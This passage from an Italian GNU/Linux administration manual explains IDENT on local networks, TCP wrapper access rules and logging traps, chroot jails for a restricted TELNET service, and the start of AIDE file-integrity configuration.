All'inizio della sezione dedicata al protocollo IDENT, si accenna al fatto che questo protocollo, in sé, implichi una mancanza di riservatezza per gli utenti, oltre che un maggiore pericolo rispetto ai tentativi di accesso dall'esterno (in quanto la conoscenza dei nominativi utente esistenti consente di concentrare l'attenzione su quelli). Tuttavia, si può isolare una rete locale, rispetto all'esterno, attraverso un firewall che impedisca il transito di richieste IDENT, sfruttando il servizio internamente.

In una rete locale, il protocollo IDENT consente di abilitare l'accesso a servizi interni, in base al nominativo utente. Una situazione molto comune riguarda il riconoscimento degli utenti che accedono (dalla rete locale) a una base di dati interna, oppure il filtro degli accessi a un proxy che risulta essere l'unica possibilità di accesso all'esterno con il protocollo HTTP.


Figura 43.37. Se si vuole usare il protocollo IDENT nella rete locale, è opportuno che questo non possa attraversare il router che instrada verso la rete esterna.



43.3.4 Proxy trasparente

Come accennato poco sopra, una delle situazioni in cui si rende utile o necessario l'uso del protocollo IDENT è rappresentata dal filtro all'accesso esterno verso il protocollo HTTP, attraverso un proxy. Ma se questo servizio proxy funziona in modo «trasparente», ovvero all'insaputa dei programmi clienti, come se si trattasse di un router normale, il meccanismo del riconoscimento tramite il protocollo IDENT non funziona.

Figura 43.38. Lo schema semplifica il problema introdotto dal proxy trasparente che non è in grado di interrogare il servizio IDENT.



Perché un proxy trasparente possa avvalersi del servizio IDENT per riconoscere gli utenti e decidere se autorizzarli o meno ad accedere, occorre che il programma che offre il servizio IDENT sia stato modificato ad arte. Nel caso di Ident2 esiste una modifica, pubblicata da Fabian Franz, valida però solo per la versione adatta ai sistemi GNU/Linux. La modifica da apportare al sorgente di Ident2 riguarda il file '`sys/m_linux.c`' che, prima della modifica, contiene il pezzo seguente:

```
...
        if (lp == local_port && rp == remote_port
        && remote_addr == raddr->s_addr) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

Ecco come si presenta dopo la modifica, dove le righe modificate sono evidenziate con un carattere più scuro:

```
...
        if (lp == local_port
            && (rp == remote_port || (remote_port == 80 && rp == 8080))
            && (remote_addr == raddr->s_addr
                || (remote_port == 80 && rp == 8080))) {
                if (laddr == NULL) {
                        fclose (fp);
                        return uid;
                }
                else if (laddr->s_addr
                == local_addr) {
                        fclose (fp);
                        return uid;
                }
        }
...
```

In pratica, con questa modifica, se viene fatta una richiesta riferita a una porta 8080 e il servente IDENT trova una connessione rivolta alla porta 80, dà le informazioni su tale connessione, anche se questa è diretta a un indirizzo differente.

43.4 TCP wrapper in dettaglio

L'uso del TCP wrapper (il programma '**tcpd**') è già descritto in modo sommario nella sezione 36.1. In quella fase vengono però trascurate le sue potenzialià di controllo, le quali possono estendersi fino all'utilizzo del protocollo IDENT.

La configurazione del TCP wrapper avviene esclusivamente attraverso i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', all'interno dei quali si possono utilizzare direttive più complesse di quelle già descritte nella sezione 36.1. In ogni caso, è bene ribadire che lo

scopo di questi file è quello di trovare una corrispondenza con l'utente e il nodo che tenta di accedere a uno dei servizi messi sotto il controllo del supervisore dei servizi di rete e di altri servizi che incorporano il TCP wrapper attraverso delle librerie. La verifica inizia dal file '`/etc/hosts.allow`' e continua con '`/etc/hosts.deny`', fermandosi alla prima corrispondenza corretta. Se la corrispondenza avviene con una direttiva del file '`/etc/hosts.allow`', l'accesso è consentito; se la corrispondenza avviene con una direttiva di '`/etc/hosts.deny`', l'accesso è impedito; se non avviene alcuna corrispondenza l'accesso è consentito.

La configurazione del TCP wrapper è importante in un elaboratore sprovvisto di altre misure di controllo degli accessi. Pertanto, dal momento che è relativamente semplice attivare un filtro di pacchetto, il TCP wrapper tende a essere dimenticato, lasciando vuoti i suoi file di configurazione.

43.4.1 Limiti e particolarità del TCP wrapper

In generale, le connessioni RPC non si riescono a controllare facilmente con il TCP wrapper; inoltre, i servizi annotati come RPC-TCP nel file di configurazione del supervisore dei servizi di rete non sono gestibili attraverso il programma '**`tcpd`**'.

Alcuni demoni UDP e RPC rimangono attivi al termine del loro lavoro, in attesa di un'ulteriore richiesta eventuale. Questi servizi sono registrati nel file '`/etc/inetd.conf`' con l'opzione '**`wait`**' e così si possono riconoscere facilmente. Come si può intuire, solo la richiesta che li avvia può essere controllata da '**`tcpd`**'.

Alcuni dettagli di funzionamento di '**`tcpd`**' sono definiti in fase di compilazione dei sorgenti. Si tratta in particolare dell'opzione di compilazione '**`-DPARANOID`**', con la quale è come se fosse sempre attivo il jolly '**`PARANOID`**' nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Di solito, i pacchetti già compilati del TCP wrapper sono stati ottenuti senza questa opzione, in modo da lasciare la libertà di configurarlo come si vuole.

Un altro elemento che può essere definito con la compilazione è il tipo di direttive che si possono accettare nei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Le due sintassi possibili sono descritte in due documenti separati: *hosts_access(5)* e *hosts_options(5)*.

43.4.2 Configurazione del TCP wrapper

Qui si mostra in particolare la sintassi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', quando nella fase di compilazione di '**`tcpd`**' non è stata abilitata l'estensione '**`PROCESS_OPTIONS`**'; in pratica si tratta della sintassi più limitata. Negli esempi si mostrano anche le corrispondenze con il secondo tipo di formato che può essere approfondito leggendo *hosts_options(5)*.

elenco_di_demoni : ***elenco_di_clienti*** [: ***comando_di_shell***]

La sintassi mostrata si riferisce al tipo più semplice di formato delle direttive di questi file; eventualmente potrebbe essere trasformata in quello più complesso nel modo seguente:

elenco_di_demoni : ***elenco_di_clienti*** [: spawn ***comando_di_shell***]

Quando non si sa quale sia il formato giusto per il proprio '**`tcpd`**', basta provare prima quello più semplice. Se non va bene si vede subito la segnalazione di errore nel registro del sistema.

I primi due elementi, l'elenco di demoni e l'elenco di clienti, sono descritti nella sezione 36.1. Vale forse la pena di ricordare che questi «elenchi» sono semplicemente nomi o modelli separati da spazi orizzontali, cosa che spiega la necessità di dividere i vari campi delle direttive attraverso i due punti verticali.

Ciò che appare a partire dal terzo campo di queste direttive (nel caso mostrato si tratta di un comando di shell, ma con la sintassi più complessa si parla piuttosto di opzioni), può contenere delle variabili, rappresentate da un simbolo di percentuale ('`%`') seguito da una lettera, le quali vengono espanse da '**`tcpd`**' ogni volta che viene verificata la corrispondenza con quella direttiva determinata che le contiene (tabella 43.41).

Tabella 43.41. Elenco delle variabili utilizzabili in alcune parti delle direttive dei file di controllo degli accessi.

Variabile	Contenuto
%a	L'indirizzo del nodo cliente.
%A	L'indirizzo del nodo servente.
%c	L'informazione completa del nodo cliente per quanto disponibile.
%d	Il nome del processo del demone.
%h	Il nome del nodo cliente o l'indirizzo se il nome non è disponibile.
%H	Il nome del nodo servente o l'indirizzo se il nome non è disponibile.
%n	Il nome del nodo cliente o '**`unknown`**' o '**`paranoid`**'.
%N	Il nome del nodo servente o '**`unknown`**' o '**`paranoid`**'.
%p	Il numero del processo del demone.
%s	Informazione completa del nodo servente per quanto disponibile.
%u	Il nome dell'utente del nodo cliente o '**`unknown`**'.
%%	Un simbolo di percentuale singolo.

Una direttiva può contenere il simbolo di due punti ('`:`') all'interno di certi campi. In tal caso, per evitare che questi si confondano con la separazione dei campi, occorre precedere tale simbolo con la barra obliqua inversa: '`\:`'.

Una direttiva può essere interrotta e ripresa nella riga successiva se alla fine della riga appare una barra obliqua inversa, subito prima del codice di interruzione di riga.

Ogni volta che si modifica uno di questi file, è indispensabile verificare che nel registro di sistema non appaiano indicazioni di errori di sintassi. Un problema tipico che si incontra è dovuto al fatto che ogni direttiva deve terminare con un codice di interruzione di riga. Se alla fine di una direttiva terminasse anche il file, questo costituirebbe un errore che ne impedirebbe il riconoscimento.

43.4.2.1 Demoni e clienti specificati in modo più preciso

I primi due campi delle direttive di questi file, permettono di indicare con più precisione sia i demoni, sia i clienti che accedono.

Quando il servente ha diversi indirizzi IP con cui può essere raggiunto, è possibile indicare nel primo campo un demone in combinazione con un indirizzo particolare dal quale proviene la richiesta. In pratica, il primo campo diventa un elenco di elementi del tipo seguente:

demone@modello_servente

Il demone può essere indicato per nome, oppure può essere messo al suo posto il jolly '**`ALL`**' che li rappresenta tutti.

Il modello del servente serve a rappresentare questi indirizzi per nome o per numero. Valgono anche in questo caso le regole con cui si possono definire i nomi e gli indirizzi di clienti, anche per quanto riguarda le indicazioni parziali (un intero dominio o un gruppo di indirizzi).

Più interessante è invece la possibilità di ottenere dal TCP wrapper la verifica del nominativo-utente del processo avviato dal cliente per la connessione. Si veda per questo, quanto già descritto in precedenza al riguardo del protocollo IDENT. Basta utilizzare nel secondo campo la sintassi seguente:

modello_utente@modello_cliente

Utilizzando questa forma, '**tcpd**', prima di concedere l'accesso al servizio, interpella il cliente attraverso il protocollo IDENT, per ottenere il nome dell'utente proprietario del processo che ha instaurato la connessione.

Se il cliente non risponde a questo protocollo, si crea una pausa di ritardo di circa 10 s. Implicitamente si penalizzano tutti gli utenti che usano sistemi operativi diversi da Unix e derivati.

Una volta ottenuta la risposta, o quando scade il tempo, può essere fatto il confronto con la direttiva. In ogni caso, questo tipo di direttiva fa sì che venga aggiunta questa informazione nel registro del sistema.

Il modello dell'utente può essere un nome puro e semplice, oppure un jolly: '**ALL**', '**KNOWN**' e '**UNKNOWN**'. Il significato è intuitivo: tutti gli utenti; solo gli utenti conosciuti; solo gli utenti sconosciuti.

Il modello del cliente è quello già visto in precedenza: nomi interi; nomi parziali che iniziano con un punto; indirizzi IP interi; indirizzi IP parziali che terminano con un punto; jolly vari.

È bene ribadire che l'informazione sull'utente restituita dal protocollo IDENT, non è affidabile. Un sistema compromesso potrebbe essere stato modificato in modo da restituire informazioni false.

43.4.2.2 Comandi di shell

Il terzo campo delle direttive di questi file, permette di inserire un comando di shell. Quando un accesso trova corrispondenza con una direttiva contenente un comando di shell, questo comando viene eseguito; mentre l'accesso viene consentito se la corrispondenza avviene all'interno del file '`/etc/hosts.allow`'.

Il comando può contenere le variabili descritte nella tabella 43.41, che sono utili per dare un senso a questi comandi.

Il comando viene eseguito utilizzando l'interprete '`/bin/sh`', connettendo standard input, standard output e standard error al dispositivo '`/dev/null`'. Generalmente, alla fine del comando viene indicato il simbolo '**&**', in modo da metterlo sullo sfondo, per evitare di dover attendere la sua conclusione.

Questi comandi non possono fare affidamento sulla variabile di ambiente ***PATH*** per l'avvio degli eseguibili, per cui si usando generalmente percorsi assoluti, a meno che questa variabile sia inizializzata esplicitamente all'interno del comando stesso.

43.4.2.3 Esempi e trappole

Seguono alcuni esempi che dovrebbero chiarire meglio l'uso delle direttive dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'.

In tutti gli esempi mostrati si suppone che il file '`/etc/hosts.deny`' contenga solo la direttiva '**ALL:ALL**', in modo da escludere ogni accesso che non sia stato previsto espressamente nel file '`/etc/hosts.allow`'.

```
# /etc/hosts.allow
#
ALL : ALL@ALL
```

Supponendo che questa sia l'unica direttiva del file '`/etc/hosts.allow`', si intende che vengono consentiti esplicitamente tutti gli accessi a tutti i servizi. Tuttavia, avendo utilizzato la forma '**ALL@ALL**' nel secondo campo, si attiva il controllo dell'identità dell'utente del cliente, ottenendone l'annotazione del registro del sistema.


```
# /etc/hosts.allow
#
ALL : KNOWN@ALL
```

La direttiva combacia solo con accessi in cui gli utenti siano identificabili.

```
# /etc/hosts.allow
…
in.telnetd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

Si tratta di una trappola con cui l'amministratore vuole essere avvisato di ogni tentativo di utilizzo del servizio TELNET. Il comando avvia '**safe_finger**' (una versione speciale di Finger che accompagna il TCP wrapper) in modo da conoscere tutti i dati possibili sugli utenti connessi alla macchina cliente, inviando il risultato al comando '**mail**' per spedirlo a '**root**'.

Molto probabilmente, l'amministratore che prepara questa trappola, potrebbe fare in modo che il demone '**in.telnetd**' non sia disponibile, così che la connessione venga comunque rifiutata.

Se fosse stato necessario utilizzare l'altro tipo di formato per le direttive di questi file, l'esempio appena mostrato sarebbe il seguente: si aggiunge la parola chiave '**spawn**' che identifica l'opzione corrispondente.

```
# /etc/hosts.allow
…
in.telnetd : ALL : spawn ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

L'esempio seguente mostra un tipo di trappola meno tempestivo, in cui ci si limita ad aggiungere un'annotazione particolare nel registro del sistema per facilitare le ricerche successive attraverso '**grep**'.

```
in.telnetd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Se necessario occorre aggiungere la parola chiave '**spawn**':

```
in.telnetd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rshd    : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rlogind : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.rexecd  : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop2d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
ipop3d     : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
imapd      : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
in.fingerd : ALL@ALL : spawn ( /usr/bin/logger TRAPPOLA\: %d %c ) &
```

Trattandosi di servizi che non si vogliono offrire (altrimenti non ci sarebbe ragione di registrare tanto bene gli accessi), anche in questo caso è opportuno che i demoni corrispondenti non ci siano, oppure che i rispettivi eseguibili siano sostituiti da una copia dello stesso programma '**tcpd**'.

Si osservi in particolare che all'interno del comando appare il simbolo di due punti protetto da una barra obliqua. Se non si facesse così, potrebbe essere interpretato come l'inizio di un nuovo campo.

43.4.2.4 Comandi e servizi UDP

I servizi UDP non si prestano tanto per la creazione di trappole, a causa del fatto che non si instaura una connessione come nel caso del protocollo TCP. Il caso più importante di questo problema è rappresentato dal servizio TFTP che, se controllato dal TCP wrapper potrebbe apparire nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp  dgram   udp     wait    root  /usr/sbin/tcpd  in.tftpd
```

Se si creasse una direttiva come quella seguente,

```
# /etc/hosts.allow
…
in.tftpd : ALL : ( /usr/sbin/safe_finger -l @%h ↩
↪| /bin/mail -s '%d-%u@%h' root ) &
```

si rischierebbe di avviare il comando di shell un gran numero di volte. Si può limitare questo problema modificando la riga contenuta nel file '`/etc/inetd.conf`' nel modo seguente:

```
tftp    dgram   udp     wait.2  root  /usr/sbin/tcpd  in.tftpd
```

In tal modo, si accetterebbero un massimo di due tentativi al minuto.

È il caso di ribadire che in generale, dovendo realizzare delle trappole per servizi UDP, conviene eliminare del tutto il demone dal file system.

43.4.3 Verifica della configurazione

Il programma '**`tcpdchk`**'[9] permette di controllare la configurazione del TCP wrapper, indicando problemi possibili ed eventualmente anche dei suggerimenti per la loro sistemazione.

```
tcpdchk [opzioni]
```

Il programma '**`tcpdchk`**' analizza i file '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Tra i vari tipi di verifiche che vengono eseguite, ci sono anche i nomi utilizzati per i nodi e i domini NIS. In tal senso, per avere un controllo più preciso, è opportuno utilizzare '**`tcpdchk`**' anche quando il sistema viene collegato in rete, avendo accesso alla configurazione reale del DNS e del NIS.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

43.4.4 Verifica delle corrispondenze

Il programma '**`tcpdmatch`**' [10] permette di verificare il comportamento della configurazione simulando delle richieste. In pratica, verifica il contenuto di '`/etc/inetd.conf`', '`/etc/hosts.allow`' e '`/etc/hosts.deny`', mostrando quello che succederebbe con una richiesta di connessione determinata.

```
tcpdmatch [opzioni] demone[@servente] [utente@]cliente
```

È obbligatoria l'indicazione di un demone, con l'eventuale aggiunta dell'indicazione del servente quando si possono distinguere per questo degli indirizzi diversi; inoltre è obbligatoria l'indicazione del cliente, con l'eventuale aggiunta dell'utente.

Nell'indicazione del servente si possono usare anche i jolly '**`UNKNOWN`**' e '**`PARANOID`**'; il valore predefinito, se questa indicazione manca, è '**`UNKNOWN`**'.

L'utente può essere indicato per nome o per numero UID; anche in questo caso si ammette il jolly '**`UNKNOWN`**', che è il valore predefinito in mancanza di questa indicazione.

Opzione	Descrizione
`-d`	Esamina i file '`./hosts.allow`' e '`./hosts.deny`', cioè quelli che si trovano nella directory corrente.
`-i` *file_inetd*	Specifica il file da utilizzare al posto di '`/etc/inetd.conf`'.

Segue la descrizione di alcuni esempi.

- `# tcpdmatch in.telnetd localhost` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte del nodo *localhost*.

- `# tcpdmatch in.telnetd tizio@roggen.brot.dg` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

- `# tcpdmatch in.telnetd@dinkel.brot.dg ↩`
  `↪ tizio@roggen.brot.dg` [*Invio*]

  Verifica il comportamento della configurazione per una richiesta di accesso al servizio TELNET, corrispondente al demone '**`in.telnetd`**', proveniente dall'interfaccia corrispondente al nome *dinkel.brot.dg*, da parte dell'utente '**`tizio`**' dal nodo *roggen.brot.dg*.

43.4.5 Un Finger speciale

Il programma '**`safe_finger`**'[11] è un cliente Finger che, da quanto indicato nella documentazione originale, dovrebbe essere più adatto per la creazione di trappole attraverso i comandi di shell.

Le sue funzionalità sono le stesse del comando '**`finger`**' normale e non viene indicato altro nella documentazione originale.

43.4.6 Verifica della propria identificazione

Il programma '**`try-from`**'[12] permette di verificare il funzionamento del sistema di identificazione del servente e del cliente. Si utilizza nel modo seguente:

```
rsh nodo /usr/sbin/try-from
```

Di solito, questo programma si utilizza per verificare il proprio sistema. Per fare un esempio, si immagina di essere l'utente '**`caio`**' che dal nodo *dinkel.brot.dg* si connette al suo stesso elaboratore per avviare '**`try-from`**'.

```
$ rsh dinkel.brot.dg /usr/sbin/try-from [Invio]

  client address  (%a): 192.168.1.1
  client hostname (%n): dinkel.brot.dg
  client username (%u): caio
  client info     (%c): caio@dinkel.brot.dg
  server address  (%A): 192.168.1.1
  server hostname (%N): dinkel.brot.dg
  server process  (%d): try-from
  server info     (%s): try-from@dinkel.brot.dg
```

Dal risultato che si ottiene, si può determinare che anche il servizio IDENT dell'elaboratore *dinkel.brot.dg* (visto come cliente) funziona correttamente.

43.5 Cambiare directory radice

I sistemi Unix, offrono generalmente una funzione che permette di fare funzionare un processo in un file system ridotto, in cui una certa directory diventa temporaneamente la sua nuova directory radice. Si tratta della funzione ***chroot()***, che nel caso di sistemi GNU/Linux, **può essere utilizzata solo da un processo con i privilegi dell'utente '`root`'**.

Le distribuzioni GNU/Linux mettono normalmente a disposizione il programma '**`chroot`**'[13] che permette di utilizzare in pratica questa funzione. In alternativa, ne esiste un'altra versione perfettamente funzionante con GNU/Linux (anche se non si trova nelle distribuzioni), che offre il vantaggio di fondere le funzionalità di '**`chroot`**' e di '**`su`**'; si tratta di '**`chrootuid`**' di Wietse Venema.

```
chroot directory [comando]
```

```
chrootuid directory utente comando
```

I programmi di servizio che si occupano di ridefinire la directory radice temporaneamente, per circoscrivere l'ambiente di un processo determinato (e dei suoi discendenti), richiedono l'indicazione della directory che deve diventare la nuova directory radice e del programma da avviare al suo interno. Ma il processo da avviare in questo ambiente deve trovare lì tutto quello che gli può servire, per esempio le librerie, o altri programmi se il suo scopo è quello di avviare altri sottoprocessi. Viene proposto un esempio pratico:

```
# mkdir /tmp/nuova_root [Invio]

# cp -dpR /bin /sbin /lib /etc /tmp/nuova_root [Invio]
```

Con quanto preparato in questo modo, si può avviare una shell circoscritta all'ambito della directory '`/tmp/nuova_root/`', che viene fatta diventare appunto la nuova directory radice.

```
# chroot /tmp/nuova_root /bin/bash [Invio]
```

Con questo comando, si fa in modo che venga utilizzata la funzione ***chroot()*** perché '`/tmp/nuova_root/`' diventi la directory radice per il processo avviato con '`/bin/bash`'. È importante comprendere che '`/bin/bash`' va inteso qui come parte del sotto-file system e si tratta in generale di '`/tmp/nuova_root/bin/bash`'.

Per concludere l'esempio, una volta verificato che si sta lavorando effettivamente in un ambiente ristretto, basta fare terminare il processo per cui è stata cambiata la directory radice, cioè '**bash**'.

```
# exit [Invio]
```

La definizione di un sotto-file system, permette di isolare il funzionamento di un programma che potrebbe costituire un pericolo di qualche tipo. Per esempio un servizio di rete che si teme possa consentire un qualche accesso non autorizzato.

Si potrebbe immaginare la possibilità di creare delle utenze in cui gli utenti non possano girovagare nel file system, limitandoli all'ambito di un sotto-file system appunto. Tuttavia, dal momento che un sistema GNU/Linux non permette l'utilizzo della funzione ***chroot()*** agli utenti comuni, di fatto non è possibile, almeno con i mezzi normali.

43.5.1 Un esempio pratico: TELNET

«

Viene qui mostrato in che modo potrebbero essere create delle utenze per l'accesso remoto attraverso TELNET, per escludere che gli utenti possano accedere a parti vitali del sistema. L'esempio viene indicato solo in linea di massima, trascurando dettagli che devono poi essere definiti da chi volesse utilizzare tale sistema realmente e in modo serio.

Per semplificare le cose, si può creare una copia del sistema operativo in funzione, a partire da una sottodirectory (ammesso che ci sia abbastanza spazio disponibile nel disco fisso). Si suppone di farlo nella directory '`/sicura/`'.

```
# mkdir /sicura [Invio]

# cp -dpR /bin /dev /etc /home /lib /opt /root /sbin /usr ↩
↪        /var /sicura [Invio]

# mkdir /sicura/tmp [Invio]

# chmod 1777 /sicura/tmp [Invio]

# mkdir /sicura/proc [Invio]

# chmod 0555 /sicura/proc [Invio]
```

Quindi si «entra» in questo sistema e si fa un po' di pulizia, eliminando in particolare tutto quello che nella directory '`etc/`' non serve. Infatti, si deve considerare che in questo piccolo ambiente non esiste una procedura di inizializzazione del sistema, non esiste l'avvio di programmi demone e non si configura la rete. L'unica attenzione deve essere data alla configurazione delle shell che si vogliono poter utilizzare.

```
# chroot /sicura [Invio]
```

...


```
# exit [Invio]
```

Il sistema circoscritto appena creato, può avere delle difficoltà a funzionare in un sistema GNU/Linux, a causa della mancanza del contenuto della directory '`proc/`' che dovrebbe essere innestato anche lì. Questo innesto può essere definito convenientemente una volta per tutte nel file '`/etc/fstab`' del file system normale, avendo così due punti di innesto diversi e simultanei.

```
# /etc/fstab
…
none    /proc                   proc    defaults        0 0
none    /sicura/proc            proc    defaults        0 0
…
```

Si potrebbe valutare la possibilità di non lasciare l'accessibilità alle informazioni di questa directory. Si può provare a vedere se le attività che si vogliono concedere agli utenti sono compromesse dalla sua mancanza. Se il disagio è tollerabile, è meglio evitare di innestare la directory '`/proc/`' quando tutto è pronto.

Una volta sistemato questo particolare, tutto funziona meglio nel sistema che si articola dalla directory '`/sicura/`'. Per fare in modo che il servizio TELNET utilizzi questo spazio riservato, si deve modificare il file di configurazione del supervisore dei servizi di rete del file system normale; per esempio, nel caso di Inetd, il file '`/etc/inetd.conf`' va modificato in un modo simile a quello seguente:

```
…
telnet  stream  tcp    nowait  root    /usr/sbin/tcpd  ↩
↪/sicura/telnetd
…
```

Come si vede, per l'avvio del servizio è stato indicato l'eseguibile '`/sicura/telnetd`', che in pratica è uno script di shell che contiene la chiamata del comando '**`chroot`**', prima dell'avvio del vero demone '**`in.telnetd`**'.

```
#! /bin/sh
chroot /sicura /usr/sbin/in.telnetd
```

In questo caso, quanto indicato come '`/usr/sbin/in.telnetd`', è in realtà '`/sicura/usr/sbin/in.telnetd`'.

Una volta definito questo, dopo aver innestato anche la directory '`/sicura/proc/`' e dopo aver riavviato il supervisore dei servizi di rete, si può accedere con un cliente TELNET nel proprio sistema locare come utente '**`root`**', per sistemare le cose (per farlo, temporaneamente, occorre che il file '`/sicura/etc/securetty`' preveda anche i dispositivi '`/dev/ttyp*`', oppure quelli che sono utilizzati effettivamente per l'accesso attraverso TELNET).

Una volta sistemate le cose come si desidera, si deve avere cura di impedire l'accesso remoto da parte dell'utente '**`root`**', tenendo conto che al limite questo utente potrebbe anche essere cancellato all'interno di '`/sicura/etc/passwd`'

```
# telnet localhost [Invio]
```

...

Una volta entrati nel mini sistema, dopo essersi accertati che funziona (basta creare un file e su un'altra console virtuale vedere che si trova collocato a partire dalla directory '`/sicura/`'), si comincia a disinstallare tutto quello che non serve e che non si vuole lasciare usare agli utenti. Probabilmente, tutto quello che riguarda la configurazione della rete dovrebbe essere eliminato, mentre qualche programma cliente particolare potrebbe essere lasciato a disposizione degli utenti.

Anche la directory '`dev/`' dovrebbe essere controllata, lasciando al suo interno solo i dispositivi indispensabili. Di certo non servono i dispositivi che permettono l'accesso a unità di memorizzazione: gli utenti remoti non devono avere la possibilità di innestare o staccare dischi.

Gli stessi file '`etc/passwd`' e '`etc/group`' (ed eventualmente '`etc/shadow`') possono essere modificati per eliminare tutti gli utenti di sistema, compreso '**`root`**', il quale potrebbe comunque essere aggiunto nel momento in cui si volesse fare qualche intervento dall'interno). In pratica, si tratterebbe di lasciare solo gli utenti del servizio TELNET.

Altri programmi affini.

fakeroot(1)[14]	Avvia un programma, fingendo di disporre dei privilegi dell'utente '**`root`**'.
fakechroot(1)[15]	

43.6 Verifica dell'integrità dei file con AIDE

Attraverso l'accumulo di codici di controllo è possibile verificare l'integrità di file e di directory, contro l'uso improprio del sistema, comprendendo eventualmente l'azione di un virus.

AIDE[16] è un programma per la verifica dell'integrità dei file attraverso il confronto con le informazioni accumulate precedentemente, segnalando le aggiunte, le rimozioni e le alterazioni di file e directory. Si tratta di uno strumento prezioso per scoprire gli utilizzi impropri del sistema comprendendo l'azione di cavalli di Troia e virus.

Il funzionamento di AIDE è controllato da un file di configurazione, che generalmente è bene non lasciare nel file system per motivi di sicurezza, inserendolo solo nel momento del bisogno. Tale file di configurazione viene identificato qui con il nome '`aide.conf`', senza stabilire una collocazione ben precisa.

Nello stesso modo, anche il file contenente le informazioni accumulate riguardo allo stato del file system va protetto, preferibilmente togliendolo dal file system stesso, in modo da garantire che non possa essere letto e alterato.

43.6.1 Configurazione di AIDE: «aide.conf»

In generale, a parte i commenti che si indicano preceduti dal simbolo '**`#`**' e le righe che non contengono direttive, si distinguono tre gruppi:

- direttive di configurazione, con le quali si stabiliscono delle modalità di funzionamento generali;
- direttive di selezione, con le quali si stabiliscono quali file e directory tenere sotto controllo;
- macroistruzioni.

Le direttive di configurazione hanno la forma seguente:

nome*=*valore

In particolare, quando il valore assegnato si riferisce a un file, viene usata una forma descritta nella tabella 43.58. La descrizione delle direttive di configurazione appare invece nella tabella 43.59.

Tabella 43.58. Modalità di indicazione dei file nelle direttive di configurazione.

Forma	Descrizione
`stdout`	Dati emessi attraverso lo standard output.
`stderr`	Dati emessi attraverso lo standard error.
`stdin`	Dati letti dallo standard input.
`file://`***file***	Si fa riferimento al file indicato.
`fd:`***n***	Si fa riferimento al descrittore di file ***n***.

Tabella 43.59. Direttive di configurazione principali.

Nome	Predefinito	Descrizione
`database`	`file://./aide.db`	File delle informazioni accumulate in precedenza.
`database_out`	`file://./aide.db.new`	File delle informazioni da accumulare.
`report_url`	`stdout`	File usato per emettere le informazioni sull'elaborazione.

Una direttiva di configurazione che fa riferimento a un nome non conosciuto, serve a definire un gruppo. Ciò può essere utile successivamente nelle direttive di selezione, dove si può fare riferimento a questi gruppi senza dover ripetere sempre la stessa espressione di selezione. Questo viene mostrato meglio successivamente.

Le direttive di selezione hanno il formato seguente:

{/|!|=}*voce espressione*

Il primo carattere definisce il modo in cui va interpretata la direttiva:

`/`	include un file, o una directory e tutto il suo contenuto, per la scansione e la verifica;
`!`	escludere completamente un file, o una directory e tutto il suo contenuto, dalla scansione e dalla verifica;
`=`	escludere il contenuto di una directory dalla scansione e dalla verifica.

Ciò che segue il primo carattere è inteso come un'espressione regolare che descrive uno o più percorsi di file e directory. All'interno di queste espressioni regolari, la barra obliqua normale, '**`/`**', ha significato letterale.

Il confronto attraverso espressioni regolari avviene se tale gestione è stata inclusa in fase di compilazione, pertanto ciò potrebbe anche mancare, funzionando solo un confronto letterale.

L'espressione che segue rappresenta il tipo di controllo da attuare, attraverso l'indicazione di uno o più gruppi. Questi «gruppi» sono parole chiave che definiscono in breve ciò che deve essere verificato; queste parole chiave possono essere unite assieme inserendo il simbolo '**`+`**', ma può essere usato anche il simbolo '**`-`**' per sottrarre delle verifiche incluse precedentemente. La tabella 43.62 elenca i gruppi predefiniti e di seguito vengono mostrati alcuni esempi elementari:

```
# Include la directory / e tutte le directory successive
/ p+i+n+u+g+s+m+c+md5

# Esclude la directory /dev/
!/dev

# Analizza esclusivamente la directory /tmp/ senza il suo
# contenuto
=/tmp
```

Tabella 43.62. Elenco dei gruppi predefiniti.

Simbolo	Descrizione
`p`	Verifica dei bit dei permessi.
